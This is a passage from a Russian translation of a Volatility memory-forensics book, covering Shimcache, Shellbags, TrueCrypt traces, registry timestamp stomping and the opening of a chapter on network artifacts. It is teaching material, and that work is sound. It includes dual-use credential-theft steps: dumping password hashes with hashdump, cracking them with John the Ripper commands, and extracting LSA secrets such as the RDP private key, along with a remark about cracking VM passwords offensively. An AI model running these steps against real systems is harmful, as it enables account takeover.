Однако при выводе этих разделов реестра будет видно большое количество двоичных данных. Их необходимо разбирать с помощью специальных структур. В следующем коде показаны структуры, используемые для представления записей Shimcache в системе Windows XP:

```
>>> dt("ShimRecords")
'ShimRecords' (None bytes)
0x0   : Magic               ['unsigned int']
0x8   : NumRecords          ['short']
0x190 : Entries             ['array', <function <lambda> at 0x103413488>,
                                ['AppCompatCacheEntry']]

>>> dt("AppCompatCacheEntry")
'AppCompatCacheEntry' (552 bytes)
0x0   : Path                ['NullString', {'length': 520, 'encoding': 'utf8'}]
0x210 : LastModified        ['WinTimeStamp', {}]
0x218 : FileSize            ['long long']
0x220 : LastUpdate          ['WinTimeStamp', {}]
```

Интерес представляет член Entries структуры ShimRecords - список объектов AppCompatCacheEntry. Объекты AppCompatCacheEntry содержат собственно сведения о записи Shimcache, например путь Path к файлу и временные метки. В следующем выводе показаны необработанные данные значения AppCompatCache в системе Windows XP:

```
$ python vol.py -f XPSP3x86.vmem --profile=WinXPSP3x86 printkey
      -K "ControlSet001\Control\Session Manager\AppCompatibility"
[snip]
REG_BINARY    AppCompatCache  : (S)
[snip]
0x00000190  5c 00 3f 00 3f 00 5c 00 43 00 3a 00 5c 00 57 00   \.?.?.\.C.:.\.W.
0x000001a0  49 00 4e 00 44 00 4f 00 57 00 53 00 5c 00 73 00   I.N.D.O.W.S.\.s.
0x000001b0  79 00 73 00 74 00 65 00 6d 00 33 00 32 00 5c 00   y.s.t.e.m.3.2.\.
0x000001c0  6f 00 6f 00 62 00 65 00 5c 00 6d 00 73 00 6f 00   o.o.b.e.\.m.s.o.
0x000001d0  6f 00 62 00 65 00 2e 00 65 00 78 00 65 00 00 00   o.b.e...e.x.e...
[snip]
0x000003a0  00 a0 13 80 5e 3c c6 01 00 6e 00 00 00 00 00 00   ....^<...n......
```

```
0x000003b0  bc d9 7b 22 94 b6 ca 01 5c 00 3f 00 3f 00 5c 00   ..{"....\.?.?.\.
[snip]
```

В следующем примере показан вывод с изъятыми данными из сервера Windows 2003. Как видно, в нем присутствуют исполняемые файлы с загадочными именами:

```
$ python vol.py -f PhysicalMemory.001 --profile=Win2003SP2x86 shimcache
Volatility Foundation Volatility Framework 2.4
Last Modified                  Path
------------------------------ ----
[snip]
2007-02-17 10:19:26 UTC+0000   \??\C:\WINDOWS\system32\inetsrv\iisrstas.exe
2007-02-17 10:19:26 UTC+0000   \??\C:\WINDOWS\system32\iisreset.exe
2007-02-17 10:59:04 UTC+0000   \??\C:\Program Files\Outlook Express\setup50.exe
2009-03-08 11:32:52 UTC+0000   \??\C:\WINDOWS\system32\ieudinit.exe
2010-07-22 07:47:49 UTC+0000   \??\C:\XXX\nv.exe
2010-07-22 08:40:57 UTC+0000   \??\C:\XXX\123.exe
2010-07-22 07:44:57 UTC+0000   \??\C:\XXX\dl.exe
2010-07-22 07:46:41 UTC+0000   \??\C:\XXX\ow.exe
[snip]
2010-02-06 23:45:26 UTC+0000   \??\C:\WINDOWS\PSEXESVC.EXE
[snip]
2010-01-19 09:21:41 UTC+0000   \??\E:\XXX\sample.exe
2010-01-19 09:02:26 UTC+0000   \??\E:\XXX\s.exe
[snip]
```

Примечание.

В отношении записей Shimcache следует учитывать, что при достижении максимального размера значения раздела (этот размер зависит от системы) старые записи часто перезаписываются новыми. Поэтому на компьютере, который работает уже некоторое время, могут быть видны остаточные данные, подобные свободному пространству внутри выделенной области на жестком диске.

Восстановление действий с помощью Shellbags

Shellbags - распространенное название набора разделов реестра, которые позволяют «операционной системе Windows отслеживать предпочтения пользователя при просмотре окон, относящиеся к проводнику Windows» (см. dfrws.org). Эти разделы содержат огромное количество сведений, имеющих значение для криминалистического расследования. Ниже приведены примеры артефактов, которые можно найти:

• размеры окон и пользовательские предпочтения;
• параметры отображения значков и папок;
• метаданные, например временные метки MAC;
• последние использованные файлы (MRU) и типы файлов (zip-архив, каталог, установщик);
• файлы, папки, zip-архивы и установщики, которые в какой-либо момент существовали в системе (даже если были удалены);
• сетевые общие ресурсы и папки внутри них;
• связанные с любым из этих типов метаданные, которые могут включать временные метки и абсолютные пути;
• сведения о томах TrueCrypt.

Примечание.

Дополнительные сведения о структурах данных Shellbag, соответствующих разделах реестра и их использовании в криминалистических расследованиях см. в следующих источниках:

- *Shellbag Analysis*, Харлан Карви (Harlan Carvey): windowsir.blogspot.com
- *Windows Shellbag Forensics*, Уилли Баллентин (Willi Ballenthin): williballenthin.com
- *Shellbags Forensics: Addressing a Misconception*: 4n6k.com

Shellbags в памяти

Плагин `shellbags` для Volatility использует Registry API для извлечения данных из соответствующих разделов. Затем он разбирает эти данные с помощью типов данных Shellbag и выводит форматированную версию вместе со сведениями MRU. Используя сведения MRU, можно сопоставить время последней записи раздела реестра с последним обновленным элементом shellbags. Ниже приведен пример использования плагина `shellbags`:

```
$ python vol.py -f XPSP3.vmem --profile=WinXPSP3x86 shellbags
Volatility Foundation Volatility Framework 2.4
Registry: \Device\HarddiskVolume1\Documents and Settings\User\NTUSER.DAT
Key: Software\Microsoft\Windows\ShellNoRoam\BagMRU\0\0
Last updated: 2011-06-03 04:24:36
Value:          1
Mru:            0
File Name:      DOCUME~1
Modified Date:  2010-08-22 17:38:04
Create Date:    2010-08-22 13:32:26
Access Date:    2010-08-26 01:04:52
File Attribute: DIR
Path:           C:\Documents and Settings
------------------------------------------------------------
Value:          0
Mru:            1
File Name:      PROGRA~1
Modified Date:  2010-08-25 23:04:02
Create Date:    2010-08-22 13:32:48
Access Date:    2010-08-25 23:04:22
File Attribute: RO, DIR
Path:           C:\Program Files
------------------------------------------------------------
Value:          4
Mru:            2
File Name:      WINDOWS
Modified Date:  2010-08-26 00:06:24
Create Date:    2010-08-22 13:29:34
Access Date:    2010-10-08 03:27:40
File Attribute: DIR
Path:           C:\WINDOWS
[snip]
```

В отношении записей Shellbags следует учитывать несколько моментов:

• записи SHELLITEM остаются в реестре даже после удаления файла;
• временные метки, связанные с записями SHELLITEM, не обновляются, даже если позднее файл изменяется или к нему обращаются;
• записи ITEMPOS обновляются при перемещении, удалении файла или обращении к нему;
• если пользователь не вошел в систему в момент получения образца памяти, кусты этого пользователя недоступны в памяти, поэтому данные Shellbag не обрабатываются.

Поиск томов TrueCrypt с помощью Shellbags

Тома TrueCrypt также появляются в разделах Shellbags, часто в виде записей ITEMPOS. Поскольку записи ITEMPOS обновляются, при перемещении или удалении тома TrueCrypt соответствующая запись будет обновлена или удалена, отражая это изменение. Однако записи Shellbags для файлов, к которым обращались с этого тома, останутся нетронутыми. В следующем выводе видно, что на компьютере имеется том TrueCrypt, подключенный как диск T:, и обращение к нему происходило 25 сентября 2012 года в 11:48:46.

```
$ python vol.py -f XPSP3.vmem --profile=WinXPSP3x86 shellbags
Volatility Foundation Volatility Framework 2.4
Registry: \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT
Key: Software\Microsoft\Windows\ShellNoRoam\BagMRU\0
Last updated: 2012-09-25 13:22:43
Value   Mru   Entry Type     Path
------- ----- -------------- ----
    1       0     Volume Name    C:\
    3       1     Volume Name    Z:\
    4       2     Volume Name    T:\
**************************************************************************
Registry: \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT
Key: Software\Microsoft\Windows\ShellNoRoam\Bags\52\Shell
Last updated: 2012-09-25 12:51:28
----------------------------------------------------------
Value:          ItemPos1567x784(1)
File Name:      UserData
Modified Date:  2012-06-22 19:28:50
Create Date:    2012-06-22 19:28:50
Access Date:    2012-09-25 12:51:18
File Attribute: SYS, DIR
Path:           UserData
----------------------------------------------------------
Value:          ItemPos1567x784(1)
File Name:      RECENT~1.XBE
Modified Date:  2010-10-18 14:00:50
Create Date:    2010-10-18  14:00:50
Access Date:    2010-10-18 14:00:50
File Attribute: ARC
Path:           .recently-used.xbel
----------------------------------------------------------
Value:          ItemPos1567x784(1)
File Name:      MYTRUE~1
Modified Date:  2012-08-17 14:13:48
Create Date:    2012-08-17 14:12:18
Access Date:    2012-09-25 11:48:46
File Attribute: RO, DIR
Path:           MyTrueCryptVolume
----------------------------------------------------------
```

> **Примечание.**
>
> Обратите внимание: имя MyTrueCryptVolume было намеренно выбрано при создании тома, чтобы оно выделялось в реестре. Настоящие тома TrueCrypt, вероятно, не будут называться столь очевидно.

После удаления тома TrueCrypt его запись ITEMPOS исчезает из реестра, как показано в следующем выводе:

```
$ python vol.py -f XPSP3.vmem --profile=WinXPSP3x86 shellbags
Volatility Foundation Volatility Framework 2.4
**************************************************************************
Registry: \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT
Key: Software\Microsoft\Windows\ShellNoRoam\Bags\52\Shell
Last updated: 2012-09-25 14:31:53
----------------------------------------------------------
Value:          ItemPos1567x784(1)
```

```
File Name:      UserData
Modified Date:  2012-06-22 19:28:50
Create Date:    2012-06-22 19:28:50
Access Date:    2012-09-25 12:51:18
File Attribute: SYS, DIR
Path:           UserData
-----------------------------------------------------------
Value:          ItemPos1567x784(1)
File Name:      RECENT~1.XBE
Modified Date:  2010-10-18 14:00:50
Create Date:    2010-10-18  14:00:50
Access Date:    2010-10-18 14:00:50
File Attribute: ARC
Path:           .recently-used.xbel
-----------------------------------------------------------
```

Хотя записи MyTrueCryptVolume в реестре больше нет, отдельные файлы, к которым обращались на подключенном томе TrueCrypt, все еще могут иметь записи в реестре. Поскольку после удаления связь между томом TrueCrypt и его файлами в разделах Shellbags была разорвана, однозначно определить, какие файлы существовали на томе TrueCrypt, становится трудно: эти разделы показывают только имя файла, а не полный путь. Однако, если известно время существования тома TrueCrypt в системе (из предыдущего образа памяти, снимка реестра или файла MFT с диска), эти сведения можно экстраполировать и найти записи ITEMPOS для файлов в соответствующем временном промежутке. В следующем примере файлы `recent news.txt` и `customer emails.txt` потенциально можно связать с томом TrueCrypt, поскольку обращение к ним происходило в пределах примерно часа от времени обращения к MyTrueCryptVolume:

```
$ python vol.py -f XPSP3.vmem --profile=WinXPSP3x86 shellbags
Volatility Foundation Volatility Framework 2.4
***********************************************************************
Registry: \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT
Key: Software\Microsoft\Windows\ShellNoRoam\Bags\63\Shell
Last updated: 2012-09-25 15:49:32
-----------------------------------------------------------
Value:          ItemPos1567x784(1)
File Name:      RECENT~1.TXT
Modified Date:  2012-09-25 15:49:16
Create Date:    2012-08-17 14:15:02
Access Date:    2012-09-25 12:49:16
File Attribute: ARC
Path:           recent news.txt
-----------------------------------------------------------
Value:          ItemPos1567x784(1)
File Name:      CUSTOM~1.TXT
Modified Date:  2012-06-18 19:52:32
Create Date:    2012-08-17 14:15:18
Access Date:    2012-09-25 12:52:10
File Attribute: ARC
Path:           customer emails.txt
-----------------------------------------------------------
```

Подмена временных меток разделов реестра

Важно учитывать, что временные метки разделов реестра можно перезаписать, или «затереть» (stomp). Этот прием антикриминалистики скрывает объекты от анализа на основе временной шкалы. Йоаким Шихт (Joakim Schicht) написал экспериментальный инструмент SetRegTime, демонстрирующий эту возможность (см. code.google.com). Этот инструмент фактически перезаписывает нужные временные метки в разделах реестра с помощью API Windows, а именно `NtSetInformationKey`. Как обсуждалось ранее, поскольку используется API Windows, изменения отражаются в памяти в пределах пятисекундного интервала сброса. В следующем примере показан вывод плагина `shellbags` после перезаписи временной метки раздела реестра инструментом SetRegTime:

```
$ python vol.py -f XPSP3x86.vmem --profile=WinXPSP3x86 shellbags
[snip]
Registry: \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT
Key: Software\Microsoft\Windows\ShellNoRoam\Bags\63\Shell
Last updated: 3024-05-21 00:00:00
-----------------------------------------------------------
Value:          ItemPos1567x784(1)
File Name:      NEWTEX~1.TXT
Modified Date:  2012-08-17 14:14:56
Create Date:    2012-08-17 14:14:50
Access Date:    2012-09-25 11:49:38
File Attribute: ARC
Path:           New Text Document.txt
-----------------------------------------------------------
Value:          ItemPos1567x784(1)
File Name:      POISON~1.PY
Modified Date:  2012-06-18 19:52:32
Create Date:    2012-08-17 14:15:18
Access Date:    2012-09-25 12:52:10
File Attribute: ARC
Path:           poison_ivy.py
-----------------------------------------------------------
```

В выводе LastWriteTime имеет значение `3024-05-21 00:00:00`, то есть дату, явно находящуюся в будущем. Обратите внимание, что эта новая дата никак не влияет на внедренные временные метки в записях Shellbags (или любых других разделах реестра с внедренными временными метками, рассмотренных в этой главе). Для записей Shellbags известно, что по крайней мере одна внедренная временная метка должна иметь ту же дату, что и LastWriteTime, а в данном случае это явно не так. Поэтому, если временные метки LastWriteTime не согласуются со значениями внедренных временных меток, это очевидный признак того, что с разделом что-то не в порядке.

Если для подмены временных меток выбраны разделы без внедренных временных меток, а новые подмененные даты находятся в промежутке, который выглядит нормальным (например, не в 3024 году), обнаружить фактическое изменение временных меток таких разделов реестра труднее. В подобных случаях для выявления разделов с подмененными метками может потребоваться использовать временные метки других системных артефактов совместно с временными метками разделов реестра. Для этого можно применить методы, рассмотренные в главе 18, посвященной созданию подробных временных шкал, чтобы раскрыть подобные вредоносные действия.

Выгрузка хешей паролей

Хеши паролей учетных записей можно выгрузить из образцов памяти с помощью плагина `hashdump`. Плагин `hashdump` использует разделы из кустов SYSTEM и SAM, которые автоматически находятся через Registry API. Затем хеши можно передать инструменту их взлома, чтобы получить пароль в открытом виде. Как можно представить, этот плагин особенно популярен в сообществе специалистов по наступательной безопасности.

Как объясняет Брендан Долан-Гавитт в своем блоге (см. moyix.blogspot.com), в SAM обычно хранятся хеши паролей двух типов: Lan Man (LM) и NT. Хеш LM, имеющий конструктивные недостатки, из-за которых его легко взломать, считается устаревшим. Поэтому в Windows Vista, 2008, 7 и 8 он по умолчанию отключен. Его также можно явно отключить в Windows XP и 2003 (см. microsoft.com). Однако хеш NT поддерживается всеми современными операционными системами Windows. Плагин `hashdump` получает хеши обоих типов.

Следующий пример показывает, как использовать плагин `hashdump` для извлечения хешей паролей:

```
$ python vol.py -f  Bob.vmem --profile=WinXPSP3x86 hashdump
Volatility Foundation Volatility Framework 2.4
Administrator:500:e52cac67419a9a2[snip]:8846f7eaee8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b43[snip]:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:9f8ac2eaebcd2e[snip]:d95e38a172b3ddaa1ce0b63bb1f5e1fb:::
SUPPORT_388945a0:1002:aad3b435b51[snip]:ad052c1cbab3ec2502df165cd25d95bd::
```

Получив хеши паролей, можно воспользоваться программой для взлома паролей, например John the Ripper (openwall.com), следующим образом:

```
$ john hashes.txt
Loaded 6 password hashes with no different salts (LM DES [128/128 BS SSE2-16])
                 (SUPPORT_388945a0)
                 (Guest)
PASSWOR          (Administrator:1)
D                (Administrator:2)
[interrupted]

$ john --show hashes.txt
Administrator:PASSWORD:500:8846f7eaee8fb117ad06bdd830b7586c:::
Guest::501:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0::1002:ad052c1cbab3ec2502df165cd25d95bd:::
4 password hashes cracked, 2 left
```

Пароль получен, но он записан только прописными буквами, что может быть неверно. Если использовать расширенную сообществом «jumbo»-версию John (см. insidetrust.blogspot.com), можно получить правильный пароль, которым в данном случае оказывается `password` (только строчные буквы):

```
$ john --show --format=LM hashes.txt | grep -v "password hashes" \
 | cut -d":" -f2 | sort -u > pass.txt

$ john --rules --wordlist=pass.txt --format=nt hashes.txt
Loaded 4 password hashes with no different salts (NT MD4 [128/128 X2 SSE2-16])
password         (Administrator)
guesses: 2  time: 0:00:00:00 DONE (Wed Jan  1 10:40:26 2014)  c/s: 3400
      trying: Password3 - Passwording
Use the "--show" option to display all of the cracked passwords reliably
```

С точки зрения наступательной безопасности это может быть весьма полезно. Например, представьте, что вы получили доступ к серверу VMware ESX с несколькими виртуальными машинами. Тогда вы можете взломать пароли каждой машины, обращаясь к файлам снимков памяти этих машин. Пространство атаки внезапно существенно расширяется!

Получение секретов LSA

Плагин `lsadump` выгружает расшифрованные секреты LSA из реестров всех поддерживаемых компьютеров с Windows (moyix.blogspot.com). При этом раскрываются такие сведения, как пароль по умолчанию (для систем с включенным автоматическим входом), закрытый ключ RDP и учетные данные, используемые Data Protection API (DPAPI). Плагин `lsadump` использует кусты SYSTEM и SECURITY, которые автоматически находятся через Registry API.

В LSA Secrets можно найти, в частности, следующие элементы:

• **$MACHINE.ACC:** аутентификация в домене (support.microsoft.com).
• **DefaultPassword:** пароль, используемый для входа в Windows при включенном автоматическом входе.
• **NL$KM:** секретный ключ, используемый для шифрования кэшированных паролей домена (moyix.blogspot.com).
• **L$RTMTIMEBOMB_*:** временная метка с датой, когда неактивированная копия Windows прекратит работу.
• **L$HYDRAENCKEY_*:** закрытый ключ, используемый протоколом удаленного рабочего стола (RDP). Если также имеется захват пакетов из системы, атакованной через RDP, можно извлечь открытый ключ клиента из захвата пакетов и закрытый ключ сервера из памяти, а затем расшифровать трафик.

В следующем выводе приведен пример работы плагина `lsadump`, показывающий LSA Secret для закрытого ключа RDP:

```
$ python vol.py -f  XPSP3x86.vmem --profile=WinXPSP3x86 lsadump
 Volatility Foundation Volatility Framework 2.4
 [snip]
 L$HYDRAENCKEY_28ada6da-d622-11d1-9cb9-00c04fb16e75
 0x00000000  52 53 41 32 48 00 00 00 00 02 00 00 3f 00 00 00   RSA2H.......?...
 0x00000010  01 00 01 00 f1 93 70 67 69 62 de d1 aa f0 99 67   ......pgib.....g
 0x00000020  83 bb 95 20 a0 de 05 a7 40 7b 7e 5e a9 d2 f5 bd   ........@{~^....
 0x00000030  52 37 18 c2 b5 6d f0 78 b3 cc 7e e0 b8 b7 70 01   R7...m.x..~...p.
 0x00000040  33 bf fb 3d 75 69 d8 e1 84 b4 ab b8 bc 82 63 d9   3..=ui........c.
 0x00000050  17 d3 80 d6 00 00 00 00 00 00 00 00 4d 40 cd 12   ............M@..
 0x00000060  c1 18 93 a6 ec a8 99 03 cb f7 76 ab bb 6d e8 63   ..........v..m.c
 [snip]
```

В следующем выводе показаны LSA Secrets для DefaultPassword и DPAPI_SYSTEM:

```
$ python vol.py -f Win7SP1x64.raw --profile=Win7SP1x64 lsadump
Volatility Foundation Volatility Framework 2.4
DefaultPassword
0x00000000  00 00 00 01 7e a3 eb 47 10 31 8b 1f 6b 54 65 5c   ....~..G.1..kTe\
0x00000010  23 67 b1 dd 03 00 00 00 00 00 00 00 3b 7e b7 96   #g..........;~..
0x00000020  d5 98 fa 71 32 24 24 b5 92 a0 8a cb 40 43 b5 24   ...q2$$.....@C.$
0x00000030  19 90 dd e3 15 96 f4 34 4e 8b 75 ea a0 49 b4 4f   .......4N.u..I.O
0x00000040  08 eb 90 ec e3 0a 7c 3d c7 87 f7 ef 3f 8a 5f ad   ......|=....?._.
0x00000050  c1 d7 f2 8f 01 99 98 c3 e1 8e 97 c9               ............

DPAPI_SYSTEM
0x00000000  00 00 00 01 7e a3 eb 47 10 31 8b 1f 6b 54 65 5c   ....~..G.1..kTe\
0x00000010  23 67 b1 dd 03 00 00 00 00 00 00 00 2b 04 ff 76   #g..........+..v
0x00000020  30 d3 c5 53 7b 8c 98 15 92 9b ab ec 68 83 7e cd   0..S{.......h.~.
0x00000030  f8 f8 17 6b ba 6a 68 f2 28 57 17 1a 89 1d f7 fd   ...k.jh.(W......
0x00000040  e9 97 32 fc a3 61 ce bc a1 3c 95 b6 d2 11 9b 98   ..2..a...<......
0x00000050  77 10 c9 fd 95 86 60 09 68 83 9f b0 38 ff 01 3c   w.....`.h...8..<
0x00000060  30 04 b5 47 8d eb 8c 85 2b 69 03 1b 60 67 9c 34   0..G....+i..`g.4
0x00000070  fa a5 0d 1f b5 eb 88 ea 82 92 28 40               ..........(@
```

Итоги

Реестр - один из основных компонентов операционной системы Windows, а потому важная составляющая большинства цифровых расследований. Криминалистический анализ памяти позволяет исследователю обращаться к изменчивым частям реестра, которые невозможно найти на диске, и обнаруживать изменения реестра, которые могли так и не быть записаны обратно на диск. Хотя исследователь может получить доступ к кэшированным версиям традиционных данных реестра, обычно хранящихся в файловой системе, способность Volatility анализировать находящиеся в памяти артефакты реестра открывает новую область анализа, недоступную при криминалистическом исследовании дисков. В сочетании со структурированным анализом внедренных данных в разделах Userassist, Shellbags и Shimcache эта возможность позволяет отслеживать многие аспекты действий пользователя. Кроме того, запрашивая данные реестра в дампе памяти, можно быстро находить механизмы сохранения присутствия вредоносных программ, кэшированные пароли и многое другое!

Глава 11. Сетевое взаимодействие

Почти все вредоносные программы обладают теми или иными сетевыми возможностями: они могут связываться с сервером управления, распространяться на другие компьютеры или создавать в системе бэкдор. Поскольку операционная система Windows должна сохранять состояние и передавать полученные пакеты правильному процессу или драйверу, неудивительно, что задействованные функции API приводят к созданию в памяти значительных артефактов. Кроме того, злоумышленники, как удаленные, так и локальные, неизбежно оставляют следы своей сетевой активности в истории веб-браузеров, кэшах DNS и других местах.

Эта глава поможет понять, как сетевые артефакты создаются в памяти и какие факторы наиболее важны для расследования. Вы также узнаете о значении полной переработки корпорацией Microsoft стека TCP/IP, начиная с Windows Vista, и изучите два недокументированных метода восстановления сокетов и соединений из дампов памяти. Кроме того, вы поймете, почему при возможных инцидентах первостепенное значение имеет быстрое реагирование и почему бесценна корреляция сетевых свидетельств в памяти с внешними источниками данных, такими как захваты пакетов и журналы межсетевых экранов, прокси-серверов и IDS.

Сетевые артефакты

Два основных типа сетевых артефактов - сокеты и соединения. Сокеты определяют конечные точки обмена данными. Приложения создают клиентские сокеты для установления соединений с удаленными серверами и серверные сокеты для прослушивания входящих соединений на интерфейсе. Создать такие сокеты можно несколькими способами:

• **Непосредственно из пользовательского режима:** приложения могут вызывать функцию `socket` из API Winsock2 (`ws2_32.dll`).
• **Косвенно из пользовательского режима:** приложения могут вызывать функции из библиотек, таких как WinINet (`wininet.dll`), которые предоставляют обертки над функциями Winsock2.
• **Непосредственно из режима ядра:** драйверы ядра могут создавать сокеты с помощью Transport Driver Interface (TDI) - основного интерфейса к транспортному стеку, используемого компонентами более высокого уровня, такими как Winsock2.

Windows Sockets API (Winsock)

Когда приложение вызывает `socket`, оно передает следующие сведения:

• семейство адресов (`AF_INET` для IPv4, `AF_INET6` для IPv6);
• тип (`SOCK_STREAM`, `SOCK_DGRAM`, `SOCK_RAW`);
• протокол (`IPPROTO_TCP`, `IPPROTO_UDP`, `IPPROTO_IP`, `IPPROTO_ICMP`).

После вызова приложением `socket` сокет еще не готов к использованию. Серверы должны предоставить локальный адрес и порт при вызове `bind` и `listen`. Аналогично, клиенты должны предоставить удаленный адрес и порт при вызове `connect` (`bind` для клиентов необязателен). Сокет не может работать, пока ему не известны IP-адрес и порт. Поэтому логично, что `_ADDRESS_OBJECT` (имя структуры, представляющей объекты сокетов) выделяется после вызова `bind` или `connect`, а не после вызова `socket`.

Примечание.

Многие имена структур в этой главе, включая _ADDRESS_OBJECT, не являются именами Microsoft. Поскольку эти структуры не документированы, мы придумали для них правдоподобные имена.

На рисунке 11-1 показана последовательность вызовов API, необходимых для создания простого TCP-сервера, а также связь между этими API и артефактами в памяти. На рисунке 11-2 показана та же связь для TCP-клиента. Полный исходный код см. в справочнике Windows sockets на MSDN (msdn.microsoft.com).

На рисунках показано следующее:

1. И сервер, и клиент начинают с вызова socket, из-за которого вызывающий процесс открывает дескриптор \Device\Afd\Endpoint. Этот дескриптор позволяет процессу пользовательского режима взаимодействовать с Afd.sys в режиме ядра - это Auxiliary Function Driver для Winsock2. Данный дескриптор не является необязательным: он должен оставаться открытым на протяжении всего времени существования сокета, иначе сокет станет недействительным.
2. Сервер вызывает bind (для клиента это необязательно), что приводит к появлению следующих артефактов. Обратите внимание: сервер также вызывает listen, но этот вызов не создает новых артефактов.
◦ Вызывающий процесс открывает дескриптор \Device\Tcp, \Device\Udp или \Device\Ip в зависимости от протокола, указанного при вызове socket.
◦ В ядре выделяется память для структуры _ADDRESS_OBJECT, а ее члены заполняются в соответствии с параметрами, переданными функциям socket и bind.
3. Клиент вызывает connect, что приводит к появлению тех же артефактов, которые обсуждались выше, а также к выделению _TCPT_OBJECT (то есть объекта соединения). Для каждого соединения, установленного с клиентом (когда accept возвращает управление), серверный процесс также связывается с _TCPT_OBJECT и новым набором дескрипторов. Эти артефакты существуют до тех пор, пока приложения не вызовут closesocket; после этого дескрипторы закрываются, а объекты освобождаются.




Рисунок 11-1. Связь между API сокетов и создаваемыми ими артефактами в памяти (сторона сервера)

